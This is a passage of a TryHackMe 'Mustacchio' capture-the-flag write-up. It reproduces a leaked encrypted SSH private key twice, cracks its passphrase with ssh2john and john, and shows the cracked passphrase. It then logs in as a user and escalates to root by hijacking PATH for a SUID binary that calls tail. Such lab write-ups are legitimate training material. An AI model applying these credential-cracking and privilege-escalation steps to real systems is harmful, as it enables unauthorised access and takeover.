ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8 7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpgOG7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt9OP+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF 6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF ckQU/
dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs 7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ +Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn 7mxN/
N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD -----END RSA PRIVATE KEY-----

To get the right formating select this then hit right click then view selection source

```
<p>Name: -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----</p>
```

Lets save it

```
~/Documents/Notes/Hands
vim id_rsa
```

```
~/Documents/Notes/Hands
chmod 600 id_rsa
```

Lets try to SSH in with barry here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/M
ssh -i id_rsa barry@10.10.134.219
Enter passphrase for key 'id_rsa':
```

It requires a pasword lets covert this to `john` format with `ssh2john` then crack this with `john`

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (0.05s)
ssh2john id_rsa > hash.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (4.578s)
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (id_rsa)
1g 0:00:00:01 DONE (2024-09-10 21:22) 0.5235g/s 7508Kp/s 7508Kc/s 7508KC/s  0 0 0..*7¡Vamos!
Session completed
```

got the passphrase lets login with ssh now

```
ssh -i id_rsa barry@10.10.134.219
Enter passphrase for key 'id_rsa':

barry@mustacchio:~ (0.155s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable

barry@mustacchio ~ (0.19s)
id
uid=1003(barry) gid=1003(barry) groups=1003(barry)

barry@mustacchio ~
```

Here is your user.txt

```
barry@mustacchio ~ (0.33s)
ls -al
total 24
drwxr-xr-x 4 barry barry 4096 Sep 10 14:23 .
drwxr-xr-x 4 root  root  4096 Jun 12  2021 ..
-rw------- 1 barry barry  383 Sep 10 15:53 .bash_history
drwx------ 2 barry barry 4096 Sep 10 14:23 .cache
drwxr-xr-x 2 barry barry 4096 Jun 12  2021 .ssh
-rw-r--r-- 1 barry barry   33 Jun 12  2021 user.txt
```

Vertical PrivEsc

Lets see all the SUID bit binary here

```
find / -perm -u=s -type f 2>/dev/null
```

```
barry@mustacchio ~ (2.878s)
find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
```

this one is interesting lets see its strings

```
strings /home/joe/live_log

/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
```

it uses tail so to exploit this do this commands to change the PATH variable to get root

```
barry@mustacchio /tmp (0.175s)
echo "/bin/bash" > tail

barry@mustacchio:/tmp (0.176s)
chmod 777 tail

barry@mustacchio /tmp (0.183s)
export PATH=/tmp:$PATH

barry@mustacchio /tmp
/home/joe/live_log
root@mustacchio:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/tmp#
```

Got root here is your root.txt

```
barry@mustacchio /tmp
/home/joe/live_log
root@mustacchio:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/tmp# ls -al /root
total 24
drwx------  3 root root 4096 Jun 12  2021 .
drwxr-xr-x 24 root root 4096 Sep 10 13:48 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   33 Jun 12  2021 root.txt
drwx------  2 root root 4096 Jun 12  2021 .ssh
root@mustacchio:/tmp#
```

Thanks for reading :)